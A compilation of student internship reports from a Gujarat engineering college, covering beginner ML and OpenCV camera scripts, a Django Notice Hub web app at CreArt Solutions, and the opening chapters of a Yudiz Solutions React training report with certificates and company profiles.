X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)

# Initialize the model
model = LinearRegression()

# Train the model on the training data
model.fit(X_train, y_train)

# Make predictions on the test set
predictions = model.predict(X_test)

# Calculate mean squared error for evaluation
mse = mean_squared_error(y_test, predictions)
print("Mean Squared Error:", mse)
```

5.3 POLYNOMIAL LINEAR REGRESSION

Polynomial linear regression extends the capabilities of linear regression by accommodating nonlinear relationships between input features and the output. This technique involves introducing polynomial terms to capture curved patterns in the data. The model equation takes the form of a polynomial function, allowing for more flexibility in fitting the data. The key challenge is selecting the appropriate polynomial degree to avoid overfitting. Polynomial linear regression is implemented by transforming input features into polynomial terms and using them with linear regression.

Chapter 6. ASSIGNMENT 2

OpenCV (Open Source Computer Vision Library) is an open-source computer vision and machine learning software library. It offers a wide range of tools and functions for various computer vision tasks, such as image and video processing, object detection, face recognition, and more. OpenCV is written in C++, but it also provides Python bindings, making it accessible and popular among developers.

6.1 OPENCV

1).Write script to Open Camera.

Code :

```
import cv2

# Open camera
cap = cv2.VideoCapture(0)

while True:
    ret, frame = cap.read()  # Read a frame from the camera

    cv2.imshow('Camera', frame)  # Display the frame

    if cv2.waitKey(1) & 0xFF == ord('q'):  # Press 'q' to exit
        break

cap.release()  # Release the camera
cv2.destroyAllWindows()  # Close all windows
```

2).Write script to Open Camera in gray scale mode (black and white)

Code :

```
import cv2

# Open camera
cap = cv2.VideoCapture(0)

while True:
    ret, frame = cap.read()  # Read a frame from the camera

    gray_frame = cv2.cvtColor(frame, cv2.COLOR_BGR2GRAY)  # Convert frame to grayscale

    cv2.imshow('Gray Camera', gray_frame)  # Display the grayscale frame

    if cv2.waitKey(1) & 0xFF == ord('q'):  # Press 'q' to exit
        break

cap.release()  # Release the camera
```

```
cv2.destroyAllWindows()  # Close all windows
```

3).Write script to Capture image on click of key “c” while camera is open.

```
import cv2

# Open camera
cap = cv2.VideoCapture(0)

while True:
    ret, frame = cap.read()  # Read a frame from the camera

    cv2.imshow('Camera', frame)  # Display the frame

    key = cv2.waitKey(1) & 0xFF

    if key == ord('c'):  # Press 'c' to capture an image
        cv2.imwrite('captured_image.jpg', frame)  # Save the captured image
        print("Image captured!")
    elif key == ord('q'):  # Press 'q' to exit
        break

cap.release()  # Release the camera
cv2.destroyAllWindows()  # Close all windows
```

APPENDIX

1. JOINNING LATTER

INFOLABZ IT SERVICES PVT. LTD.
WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

Date: 15-07-2023

Subject: Regarding Summer Internship at INFOLABZ IT SERVICES PVT. LTD.
Internship Domain: Data Analytics and Machine Learning

Dear Prajapati Piyushkumar Maheshbhai,

In reference to your application we would like to congratulate you on being selected for internship with InfoLabz IT Services Pvt. Ltd. based at Ahmedabad. Your internship is scheduled to start from 27 July 2023 for a period of 15 days.

During this internship, the concentration will be on helping you understand logical concepts with their practicality and implications to help you connect your classroom knowledge to industry standards. Your internship will include orientation and focus primarily on learning and developing new skills and gaining a deeper understanding of concepts through hands-on application of the knowledge.

We will be happy to guide you to learn new skills which are extremely helpful in professional standard.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

INTERNSHIP AT CREART SOLUTIONS PVT LTD.

AN INTERNSHIP REPORT

Submitted by

Solanki Pratik Jamanbhai

200390107045

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

August, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report **CreArt Solutions PVT LTD.** submitted along with the project entitled **Internship at CreArt Solutions PVT LTD.** has been carried out by **Solanki Pratik Jamanbhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign	Sign
Prof.	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

CREART

INTERNSHIP COMPLETION LETTER

Date: 10th August 2023

This is to certify that

Mr/Ms. PRATIK SOLANKI
Enrollment No : 206390107045
College : Saffrony Institute Of Technology

has succesfully completed the 15 days of summer internship from 27th July 2023 to 10th August 2023 at CreArt Solutions, Ahmedabad.

We wish him/her all the best for his future endeavours.

CREART SOLUTIONS AHMEDABAD

Krishnamohan Gupta
Director

CreArt Solutions PVT LTD.
202, Heritage Horizon, Opp Hotel Dev Corporate, C.G Road,
Ahmedabad, Gujrat, India - 380009
www.creart.in | hello@creart.in | **Office Location:** INDIA | USA | UK

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at CreArt Solutions PVT LTD.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. FirstName LastName** & **FirstName LastName (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
Solanki Pratik	_____

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In this review, I would like to extend my heartfelt acknowledgments to all those who have made my online internship a valuable and enriching experience.

First and foremost, I am immensely grateful to Alkesh Kaba for their unwavering guidance and mentorship throughout this internship. Their expertise, constructive feedback, and willingness to share insights have been instrumental in shaping my understanding and skills.

I would also like to thank the entire CreArt Solutions PVT LTD. team for their warm welcome and constant support. The collaborative environment and open discussions allowed me to immerse myself in real-world projects and gain practical exposure.

My gratitude extends to my fellow interns who made this journey even more enjoyable. Our teamwork, brainstorming sessions, and shared learning significantly enhanced my internship experience.

Furthermore, I express my appreciation to Sublime Text for providing essential resources and tools that facilitated my tasks and learning during the internship.

Lastly, I am indebted to my family and friends for their encouragement and understanding throughout this remote internship period.

In conclusion, I am honored to have had the opportunity to be a part of this internship, and the collective efforts of everyone mentioned above have contributed immensely to my growth and learning.

Thank you all for your support.

Abstract

This report contains the work done by the author during his internship at ***CreArt Solutions PVT LTD***. This internship report provides an overview of practical learning during a Python Django web development internship. Focused on hands-on experience, the report details the exploration of Django's components and their application in projects like Notice Hub Web App. The internship underscored the importance of translating theory into practical skills, showcasing the ability to create dynamic web applications.

Chapter 1: Introduction to the industry

1.1 Company Profile

CreArt is a privately owned venture of IT Solutions and IT Consultants formed in 2013. We always aspire to create a resistant future. We believe in bringing Business, People and Technology together in the way forward. CreArt is focused on rigorous development and comprehensive quality.

CreArt is dedicated towards perfection in every aspect. Professionalism is the main ingredient of CreArt. We strongly believe in delivering the best services to the clients till their satisfaction. Main objective of CreArt is to provide professional, qualitative, innovative, and accessible services in every possible form.

1.2 MISSION AND VISION OF THE COMPANY:

1.2.1 Our Mission

Our main objective is to provide professional, qualitative, innovative and accessible services in every possible form.

1.2.2 Our Vision

We strongly believe in delivering the best services to the clients till their satisfaction.

Chapter 2: Introduction to the project

2.1 Project summary

The Django Notice Hub Web App is a dynamic platform designed to efficiently manage and disseminate notices within an organization or community. Built using the Django framework, the app offers user-friendly features for both administrators and users. Administrators can seamlessly create, edit, and categorize notices, while users can easily access and search for relevant information. The app employs Django's authentication system to ensure secure access and offers an intuitive user interface for a streamlined experience. With its emphasis on simplicity and effectiveness, the Django Notice Hub Web App serves as a valuable tool for optimizing internal communication and information sharing.

2.2 Project features

It contains features such as notice creation, modification and updation. It also shows the date and time when notice was published on the web-app and shows the date and time of updated notice by the administration. Admin can edit the notice when requires and it has a feature of deleting multiple notices from the interface. We can add user and generate password for them to access admin portal. We can see recent actions taken into the site such as notice creation, updation or deletion. There is a feature of a changing password as well for the admin.

2.3 Project technology

The Notice Hub Web App is developed using the Django framework, which serves as the foundational technology for building the entire application. Django, a high-level Python web framework, provides a robust and efficient environment for creating dynamic web applications. Its core features, such as the Model-View-Controller (MVC) architecture, object-relational mapping (ORM), and built-in user authentication system, enable the seamless development of complex applications like the Notice Hub. Additionally, Django's support for templating, database management, security measures, and URL routing contributes to the app's user-friendly interface, scalability, and overall performance.

Chapter 3: Notice hub web-app

3.1 Interface of the web-app

This is the landing page of the notice hub web-app which shows the latest notices uploaded by the administrator and also shows the date and time of creation and updation as well.

Figure 1 Home Page of Noticehub

3.2 Login Page of the Notice Hub admin panel

This is the login page for the admin to access the backend of the notice hub where user can login via his credentials such as username and password.

Figure 2 Login Page for admin panel

3.3 Admin panel of the notice hub

This is an admin panel of the notice hub web-app where admin can see recent action taken by the administrator and it can also add notices to the interface via here. Admin can also perform certain task such as authorization and authentication of the user and groups and admin can also change his password and also log out from here.



Figure 3 Admin Panel



Figure 4 Form for adding Notices

3.4 Notice management

This is the page where admin can add notices with the respective subject and description of the notices , also admin has a option for the saving the notice and save and add another notice or save and continue editing the notice. And admin can also see all the created notice on the platform and see the changes or made the changes as well. If user want to delete multiple notices at a time that also can be done here on this page.



Figure 5 Notice Management



Figure 6 List of notices

3.5 Logout page

After clicking onto logout user will be redirected to this page and here there is a option of login again if admin want to.



Figure 7 Logout Page

Conclusion

In conclusion, my two-week internship at CreArt Solutions was a transformative experience that allowed me to immerse myself in the world of Python Django development. Through this opportunity, I gained a solid understanding of Python basics and honed my skills in building web applications using the Django framework. The hands-on experience I garnered during the development of "NoticeHub," a platform designed for users to access notices published by administrators, provided me with invaluable insights into real-world application development.

As I reflect on this internship, I recognize that my journey has just begun. The foundational knowledge I acquired in Python and Django, along with the practical experience gained from NoticeHub's development, will undoubtedly serve as a strong starting point for my future endeavors in software development.

References

https://docs.python.org/3/

https://docs.djangoproject.com/en/4.2/intro/

INTERNSHIP AT YUDIZ SOLUTIONS PVT. LTD.

AN INTERNSHIP REPORT

Submitted by

Premalkumar Ashokbhai Kamani

190390107015

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CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at Yudiz Solutions Pvt. Ltd.** has been carried out by **Kamani Premalkumar Ashokbhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign

Prof. Upashana Goswami
Internal Guide

Sign

Prof. Akshay Kansara
Head of Department

yudiz
Solutions Limited

Date: 28th April, 2023

To whom so ever It May Concern

This is to certify that **Mr. Premalkumar Kamani** a student of **Saffrony Institute Of Technology** is working as a Trainee/Intern with our Company for the duration of six months starting from 1st February, 2023 to till date, as a **Web Development Trainee** and working on a project **"Resource Management System".**

His exposure in these areas is very good. During his tenure with us, he ably handled major responsibilities and we found him to be hardworking, creative and very productive.

We have found him to be self-starter who is motivated, duty bound, and a highly committed team player with strong conceptual knowledge.

The company will not provide any type of Source Code outside the premises. We wish him good luck for his future endeavours.

Sincerely,

Kinjal Shah

Functional Manager- HR

YUDIZ SOLUTIONS LIMITED
(formerly, Yudiz Solutions Private Limited)
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GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 08 May 2023 (11:39:45)

This is to certify that, ***Kamani Premalkumar Ashokbhai*** (Enrolment Number - 190390107015) working on project entitled with ***Internship at Yudiz Solutions Limited*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	**Completed**

Name of Student : Kamani Premalkumar Ashokbhai

Name of Guide : Miss. Upasana Goswami

Signature of Student : _____

*Signature of Guide : _____

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities has been Completed.

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana
Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Yudiz Solutions Pvt. Ltd** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Upashana Goswami** & **Mr. Kirtan Gajjar** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student — Sign of Student

Kamani Premalkumar Ashokbhai _____

Acknowledgement

It’s my proud privilege to release the feelings of my gratitude to several persons who helped me directly or indirectly to conduct this internship.

First, I would like to thank **Yudiz Solutions Pvt. Ltd.** for giving me the opportunity to do an internship within the organization. I express my heartful indebtedness and owe a deep sense of regard to my external mentor **Mr. Kirtan Gajjar** for their sincere enlightenment and inspiration during his internship. I extend thanks to my faculty guide, **Prof. Upashana Goswami** for their sincere guidance during this Internship.

I am highly indebted to **Prof. Akshay Kansara** for his guidance and constant supervision as well as for providing necessary information regarding the Internship.

It’s my honor to thank the **Saffrony Institute Of Technology** and **Gujarat Technological University** for providing such kind of opportunity for students to broaden their perception of how the real world works the field of Computer engineering looks like as well organizing the whole internship program and its effort to make sure that the whole internship program to achieve its desired goals.

Abstract

I started my internship at Yudiz Solutions Pvt. Limited on 2nd February 2023. First there was a common training on different technologies Like HTML, CSS, OOPS And JAVASCRIPT. Each day I have a session on different topics on these technologies and I have performed different task based on these sessions and topics.

I learn a lot while performing these tasks. Then All trainees are bifurcated into their core technologies. I am bifurcated into MERN department. Then I learn about jQuery and react technologies and also I have performed various task using these technologies, one of them was CRUD application. I learn a lots of things while performing these technologies.

The goal of this internship is to learn and develop our self as a corporate person. And also learn what kind of work is done in a company and how to complete a project with full satisfaction of the client.

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Abbreviations

HTML	Hypertext Markup Language
CSS	Cascading Style Sheets
OOP	Object Oriented Programming
UI/UX	User Interface/User Experience
XML	Extensible Markup Language
XHTML	Extensible Hypertext Markup Language.
AWS	Amazon Web Services
SEO	Search Engine Optimization
CDN	Content Delivery Network
OS	Operating System
HTTP	Hypertext Transfer Protocol
AJAX	Asynchronous JavaScript and XML
NVM	Node Version Manager
SQL	Structured Query Language

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Chapter 1. OVERVIEW OF THE COMPANY

1.1 ABOUT COMPANY:

Yudiz Solutions is One of the top Mobile Apps Development Companies in India for 11 yrs. Exp & 400+ Developers. Expertise in iOS, Android, web, and Unity game development.

Awarded as the best mobile app development company in Gujarat in 2015 by GESIA, Yudiz Solutions continues to offer exceptional all-round IT services that is testimony to our top-notch offerings and commitment to excellence.

Yudiz Solutions has consistently provided unique value propositions to its clients through foresighted, robust, and qualitative solutions. It has been working in areas such as entertainment, travel, tourism, pharma, healthcare, retail, e-commerce, real estate, automobile, media, finance, and much more catering to a host of Indian and Global Clients.

1.2 DIFFERENT PRODUCT:

- Dangee Dump
- The MarcketSquawk
- Consulate Brewing Company
- The Arabic Time
- Rummy 24
- Perfect Selections
- BetandWin
- Easy Logistics
- Foodista
- Shopper’s love

1.3 DIFFERENT DEPARTMENT:

- **Web Development:**

  Yudiz Solutions provides comprehensive web development services, including custom website development, e-commerce website development, CMS development, and more. Their web development team is proficient in a variety of programming languages and frameworks and uses the latest technologies to build responsive, scalable, and secure websites.

- **Mobile App Development:**

  Yudiz Solutions has expertise in developing mobile apps for both iOS and Android platforms. They offer end-to-end mobile app development services, including app ideation, design, development, testing, and deployment. Their mobile app development team stays up-to-date with the latest trends and technologies to build high-performance, feature-rich, and user-friendly mobile apps.

- **Game Development:**

  Yudiz Solutions has a team of experienced game developers who specialize in developing 2D and 3D games for mobile, desktop, and web platforms. They use Unity, Unreal Engine, and other game development technologies to create engaging and immersive gaming experiences.

- **UI/UX Design:**

  Yudiz Solutions provides UI/UX design services that focus on delivering user-centric and aesthetically pleasing designs. Their team of designers works closely with clients to understand their requirements, conduct research, and create wireframes and prototypes before finalizing the design. They also provide design support for web and mobile apps.

- **Blockchain Development:**

  Yudiz Solutions has a dedicated blockchain development team that specializes in developing blockchain-based solutions for various industries. They offer services such as smart contract development, decentralized application (DApp) development, cryptocurrency development, and more.

- **Artificial Intelligence:**

  Yudiz Solutions has a team of AI experts who provide custom AI development services such as natural language processing (NLP), machine learning (ML), computer vision, and more. They use AI to develop intelligent solutions that help businesses automate processes, improve decision-making, and enhance customer experiences.

1.3.1 Technical Specifications & Tools:

- **Web Development: -** PHP, Laravel, .NET, MEAN, MERN, WordPress, Magento, Shopify, Django
- **Mobile App: -** Kotlin, Flutter
- **Game development: -** Unity 2D/3D
- **UI/UX: -** Adobe XD, Sigma

1.4 DETAILS ABOUT THE WORK BEING CARRIED OUT IN EACH DEPARTMENT:

- **Client:**

  A client is someone who request for a software either of personal or professional use. The client is the person who specifies the requirements in the product and is responsible for the user stories.

- **Project Manager:**

  Project managers are accountable for planning, organizing, and cheerleading the employees. These gate keepers ensure customer satisfaction, push documentation, and efficiently optimize the workflow.

- **Business Analyst:**

  Although the responsibilities of business analysts can differ on the waterfall and agile projects, strive to help guide businesses. They do this by gathering, analysing, developing, and documenting business requirements. In a broader sense, they bridge the gap between the business and IT to improve efficiency.

- **Quality Assurance engineers:**

  They are more than just testing a feature or a product. These specialists advocate for the quality of a product by monitoring each stage of software development, debugging, and defining corrective measures.

- **Designer:**

  UI/UX designer creates user-friendly and intuitive interactions by building a route that logically flows from one stage to the next. A user interface designer focuses on the user's visual experience that goes with that route.

- **Developer:**

  Software developers are the creative, brainstorming eminence grise that power computer programs of all kinds. Among their daily duties are software development and testing, upgrading, quality monitoring, and documenting all processes for future reference.

Chapter 2. INTRODUCTION OF INTERNSHIP

2.1 ABOUT INTERNSHIP:

I started my internship at Yudiz Solutions Pvt. Limited on 2nd February 2023. First 2 month there was a common training on different technologies Like HTML, CSS, OOPS and JAVASCRIPT. Each day I have a session on different topics on these technologies and I have performed different task based on these sessions and topics.

I learn a lot while performing these tasks. Then All trainees are bifurcated into their core technologies. I am bifurcated into react department. Then I learn about jQuery and AJAX technologies and also I have performed various task using these technologies, one of them was CRUD application. I learn a lots of things while performing these technologies.

2.2 PURPOSE:

The purpose of this internship is to learn to work in the industrial field. During this internship make a small module for training purposes. I learned that how I have to work in actual industrial world.

2.3 OBJECTIVE:

The purpose of creating resource management project to learn crud operations and react technology to create front end part of websites.

2.4 TECHNOLOGY AND LITERATURE REVIEW:

Front End: HTML, CSS, Bootstrap, JavaScript, ReactJS
Back End: NodeJS, Mongodb
Tool: VS Code

HTML: - HTML, in a full hypertext markup language, a formatting system for displaying material retrieved over the Internet. Each retrieval unit is known as a Web page (from World Wide Web), and such pages frequently contain hypertext links that allow related pages to be retrieved.

CSS:- Cascading Style Sheets (CSS) is a stylesheet language used to describe the presentation of a document written in HTML or XML (including XML dialects such as SVG, MathML or XHTML). CSS describes how elements should be rendered on screen, on paper, in speech, or on other media.

Bootstrap:- Bootstrap is a potent front-end framework used to create modern websites and web apps. It's open-source and free to use, yet features numerous HTML and CSS templates for UI interface elements such as buttons and forms. Bootstrap also supports JavaScript extensions.

Mongodb :- Mongodb is a source-available cross platform document oriented database program. Classified as a NoSQL database program. Mongodb uses JSON like documents with optional schemas.

ReactJS :- The ReactJS framework is an open-source JavaScript framework and library developed by It’s used for building interactive user interfaces and web applications quickly and efficiently with significantly less code than you would with vanilla JavaScript.

NodeJS :- NodeJS is a cross platform, open source server environment that can run on all type of OS, NodeJS is a back-end JavaScript runtime environment, runs on the V8 JavaScript engine.

2.5 INTERNSHIP PLANNING:

Sr No.	Task Name	Start date	End Date
1	OOPs concept	03-02-2023	10-02-2023
2	HTML/CSS	11-02-2023	20-02-2023
3	Logical Programming	21-02-2023	28-02-2023
3	JavaScript	01-03-2023	31-03-2023
4	jQuery	01-04-2023	05-04-2023
5	Ajax	06-04-2023	12-04-2023
6	ReactJS	13-04-2023	01-05-2023

Table 2.5 Internship Planning

2.6 INTERNSHIP EFFORT AND TIME:

Sr No.	Title	Starting Date	Ending Date	Hrs.
1	Week-1	02-02-2023	05-02-2023	32
2	Week-2	06-02-2023	12-02-2023	40
3	Week-3	13-02-2023	19-02-2023	40
